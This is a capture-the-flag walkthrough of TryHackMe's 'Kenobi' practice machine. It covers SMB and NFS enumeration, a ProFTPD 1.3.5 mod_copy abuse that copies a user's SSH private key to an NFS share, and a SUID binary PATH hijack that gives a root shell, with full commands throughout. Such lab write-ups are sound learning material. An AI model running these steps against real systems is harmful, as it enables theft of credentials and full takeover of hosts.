
Hello Everyone,
This is a free room from TryHackMe, created by TryHackMe — https://tryhackme.com/room/kenobi
This writeup explains my approach to solving the "Basic Pentesting" room available on the TryHackMe platform.
Task 1 — Deploy the vulnerable machine
To begin, connect to the TryHackMe network through OpenVPN and proceed with the machine deployment.
Make sure you're connected to our network and deploy the machine
Reconnaissance
We'll begin with an Nmap scan. The -sV option performs version detection, while -sC runs the default Nmap scripts against the target machine.
nmap -sC -sV -p- -T4 {IP} -oA nmap_result# Nmap 7.93 scan initiated Sun Mar 19 06:43:50 2023 as: nmap -sC -sV -T4 -p- -oA nmap_result 10.10.222.95
Nmap scan report for 10.10.222.95
Host is up (0.21s latency).
Not shown: 65524 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 b3ad834149e95d168d3b0f057be2c0ae (RSA)
| 256 f8277d642997e6f865546522f7c81d8a (ECDSA)
|_ 256 5a06edebb6567e4c01ddeabcbafa3379 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,4 2049/tcp nfs
| 100003 2,4 2049/udp nfs
| 100005 1,2,3 34044/udp mountd
| 100005 1,2,3 36649/tcp mountd
| 100021 1,3,4 40852/udp nlockmgr
| 100021 1,3,4 41351/tcp nlockmgr
| 100227 2,3 2049/tcp nfs_acl
| 100227 2,3 2049/udp nfs_acl
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open nfs_acl 2-3 (RPC #100227)
36649/tcp open mountd 1-3 (RPC #100005)
41351/tcp open nlockmgr 1-4 (RPC #100021)
44665/tcp open mountd 1-3 (RPC #100005)
48483/tcp open mountd 1-3 (RPC #100005)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required
|_clock-skew: mean: 1h40m01s, deviation: 2h53m13s, median: 1s
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: kenobi
| NetBIOS computer name: KENOBI\x00
| Domain name: \x00
| FQDN: kenobi
|_ System time: 2023-03-19T05:48:47-05:00
| smb2-time:
| date: 2023-03-19T10:48:47
|_ start_date: N/A
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar 19 06:48:52 2023 -- 1 IP address (1 host up) scanned in 302.34 secondsThe scan shows several services running on the target machine: 21 (FTP), 22 (SSH), 80 (HTTP), 111 & 2049 (RPC), and 139 & 445 (SMB). Since we performed an all-port scan using -p-, we also discovered additional ports, but they are not particularly relevant to this task.
Scan the machine with nmap, how many ports are open?
Task 2 — Enumerating Samba for shares
Enumeration
According to our Nmap results, port 80 is open. We can access the web server, but it only displays an image and does not provide anything useful.
I also attempted directory enumeration with Gobuster, but it did not return any useful results. So, we can move on to the next available service.
gobuster dir -u 10.10.222.95 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
We also know that SMB is exposed, so let's investigate the available shares.
Nmap provides NSE scripts that can be used to enumerate SMB shares. We could specify individual scripts, but in this case, we can use the smb-enum* wildcard to run the relevant enumeration scripts.
nmap --script=smb-enum* -p 445 {IP}# Nmap 7.93 scan initiated Sun Mar 19 08:01:15 2023 as: nmap -p 139,445 --script=smb-enum* -T4 -oN smbenum 10.10.222.95
Nmap scan report for 10.10.222.95
Host is up (0.20s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
| smb-enum-sessions:
| <nobody>
| smb-enum-shares:
| account_used: guest
| \\10.10.222.95\IPC$:
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (kenobi server (Samba, Ubuntu))
| Users: 4
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| Current user access: READ/WRITE
| \\10.10.222.95\anonymous:
| Type: STYPE_DISKTREE
| Comment:
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\kenobi\share
| Anonymous access: READ/WRITE
| Current user access: READ/WRITE
| \\10.10.222.95\print$:
| Type: STYPE_DISKTREE
| Comment: Printer Drivers
| Users: 0
| Max Users: <unlimited>
| Path: C:\var\lib\samba\printers
| Anonymous access: <none>
| Current user access: <none>
| smb-enum-domains:
| KENOBI
| Groups: n/a
| Users: n/a
| Creation time: unknown
| Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
| Account lockout disabled
| Builtin
| Groups: n/a
| Users: n/a
| Creation time: unknown
| Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
| Account lockout disabled
# Nmap done at Sun Mar 19 08:06:17 2023 -- 1 IP address (1 host up) scanned in 301.83 secondsThe scan reveals three shares: IPC$, anonymous, and Print$. The anonymous share is particularly interesting because the output shows that it allows anonymous access. We can further confirm the permissions of this share using the enum4linux tool.
enum4linux -a {IP}
The results confirm that mapping and listing permissions for the anonymous share are set to 'OK'. This gives us a good opportunity to investigate the share further using smbclient. When prompted for a password, leave it blank and press Enter.
smbclient //{IP}/anonymous
Inside the share, we can see a file named log.txt. We can download it to our local machine using the get command and then exit the SMB session.

After reading the log file, we can see that it contains the location of the id_rsa key stored on the target machine. It also confirms that the FTP service running on the target is ProFTPD.
We can also enumerate the nfs service using Nmap NSE scripts.
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount {IP}
Using the nmap command above, how many shares have been found?
Once you're connected, list the files on the share. What is the file can you see?
What port is FTP running on?
What mount can we see?
Task 3 — Gain initial access with ProFtpd
Exploitation
Since we need to obtain the id_rsa file and we have identified ProFTPD running on the target, the next step is to determine whether the FTP service can be used to access or copy the key.
From our earlier Nmap scan, we identified the FTP version as ProFTPD 1.3.5. We can use SearchSploit to check whether this particular version has any known exploits.

The SearchSploit results show that an exploit is available for this version of ProFTPD. We cannot directly use the exploits to obtain RCE (remote code execution) because we do not have the required write permissions. However, the search results also contain an exploit related to file copying. We can download that exploit to our local machine.

Using SearchSploit, we can download the exploit with the -m option. The exploit uses two important commands: CPFR, which means Copy From, and CPTO, which means Copy To. These commands can be used to copy the id_rsa file from its original location to a location that we can access.
searchsploit ProFTPD 1.3.5
searchsploit -m 36742
cat 36742.txt

Now that we know the NFS service is running from our earlier Nmap scan, we can enumerate it to determine whether any shares can be mounted.
showmount -e {IP}
The results show that the /var directory can be mounted. This allows us to combine the two identified misconfigurations. The vulnerable FTP service can be used to copy the id_rsa file from Kenobi's home directory into the /var directory, which is accessible through NFS. We can then mount /var on our attacking machine and retrieve the copied key.
The process may seem a little complicated at first, but once the individual steps are understood, the attack chain becomes straightforward.
We can connect to the target machine using nc (netcat). First, we use the CPFR command to specify the location of Kenobi's id_rsa file. Then, we use CPTO to specify where the file should be copied. In this case, we move the key to the /var/tmp directory.
nc {IP} 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa

Now that the id_rsa file has been copied into the /var directory, we can mount /var locally and access the file from our attacking machine. First, create a directory named nfs inside /tmp, mount the remote /var directory, and then copy the id_rsa file to your local working directory. Finally, change the file permissions so it can be used for SSH authentication.
Follow the commands below:
mkdir /tmp/nfs
mount {IP}:/var /tmp/nfs
cd /tmp/nfs/var
cp id_rsa /home/kali/TryHackme/Kenobi/
cd /home/kali/TryHackme/Kenobi/
chmod 600 id_rsa

Using the recovered id_rsa key, we can connect to the target machine as the Kenobi user. From there, we can access the first flag, user.txt.
What is the version?
How many exploits are there for the ProFTPd running?
We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.
We knew that the /var directory was a mount we could see (task 2, question 4). So we've now moved Kenobi's private key to the /var/tmp directory.
What is Kenobi's user flag (/home/kenobi/user.txt)?
Task 4 — Privilege Escalation with Path Variable Manipulation
SUID bits can introduce security risks. Some system binaries, such as passwd, legitimately require elevated privileges, but custom binaries with the SUID bit can potentially introduce serious security issues if they are not implemented securely.
To search the system for files with the SUID bit enabled, run the following command:
find / -type f -perm -04000 -ls 2>/dev/null
The /usr/bin/menu file looks particularly interesting, so let's investigate it.
When we execute the menu binary, it displays several options, including a status check, kernel version information, and an ifconfig option. Selecting the kernel version option returns version 4.80. This suggests that the binary is executing commands in the background to produce these results.
To understand how the binary works, we can use the strings command to extract readable text from it. The output shows that the binary uses the curl command to access localhost. Since it does not specify the complete path to curl, we can take advantage of the PATH variable by creating our own executable named curl and placing it earlier in the PATH.

This causes the SUID binary to execute our version of curl instead of the legitimate one.
We move into the /tmp directory and create a file that invokes /bin/sh, naming it curl. We then make the file executable and place /tmp at the beginning of our PATH using the export command. When we execute the menu binary and select an appropriate option, our malicious curl is executed and provides us with a root shell.
That completes the machine.
cd /tmp
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
id
cat /root/root.txt